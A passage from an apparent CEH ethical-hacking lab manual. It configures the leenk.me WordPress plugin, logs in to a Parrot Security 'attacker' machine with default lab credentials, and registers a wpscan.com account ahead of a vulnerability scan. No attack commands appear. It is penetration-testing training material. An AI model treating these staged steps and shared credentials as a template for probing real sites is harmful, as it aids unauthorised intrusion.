
12. The **leenk.me General Settings** page appears. Tick the **Facebook** checkbox in the **Choose which social network modules you want to enable for this site** option under the **Administrator Options** section and click the **Save Settings** button.



13. The **leenk.me General Settings** page appears, as shown in the screenshot. Ensure that under the **Administrator Options** section, the **Facebook** checkbox is selected in the **Choose which social network modules you want to enable for this site** option and click the **Facebook Settings** hyperlink.



14. A **Facebook Settings** page appears; under **Message Settings**, enter the details below:
    - **Default Message**: This is CEH lab.
    - **Default Link Name**: CEH.com
    - **Default Caption**: CEH Labs
15. Clear the **Default Description** text field. Leave the other settings to default and click the **Save Settings** button to save the settings.




16. Switch to the **Parrot Security** machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

    Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

    Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
17. Click the **Firefox** icon from the top section of **Desktop** to open **Firefox** browser.
18. The **Firefox** window appears. Type **https://wpscan.com/register** into the address bar and press **Enter**.

Note: As wpscan is an online platform, so it might change in appearance when you perform this task.


19. A webpage with a **Register new user** form appears; scroll down and in the **Required fields** enter your personal details. Check **I agree to the terms of service** checkbox.



20. Now, scroll down to the end of the page, click **I'm not a robot** and click on **Register** button.

    Note: If **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

    Note: If a captcha window appears, verify it.




21. A notification saying **A message with a confirmation link has been sent to your email address….**

22. Now, open a new tab in the **Firefox** browser and open the email account you gave while registering as a new user in **Step 19**.

23. Once you are logged into your email account, open the email from **noreply@wpscan.com**, and in the email, click the **Confirm my account** hyperlink.

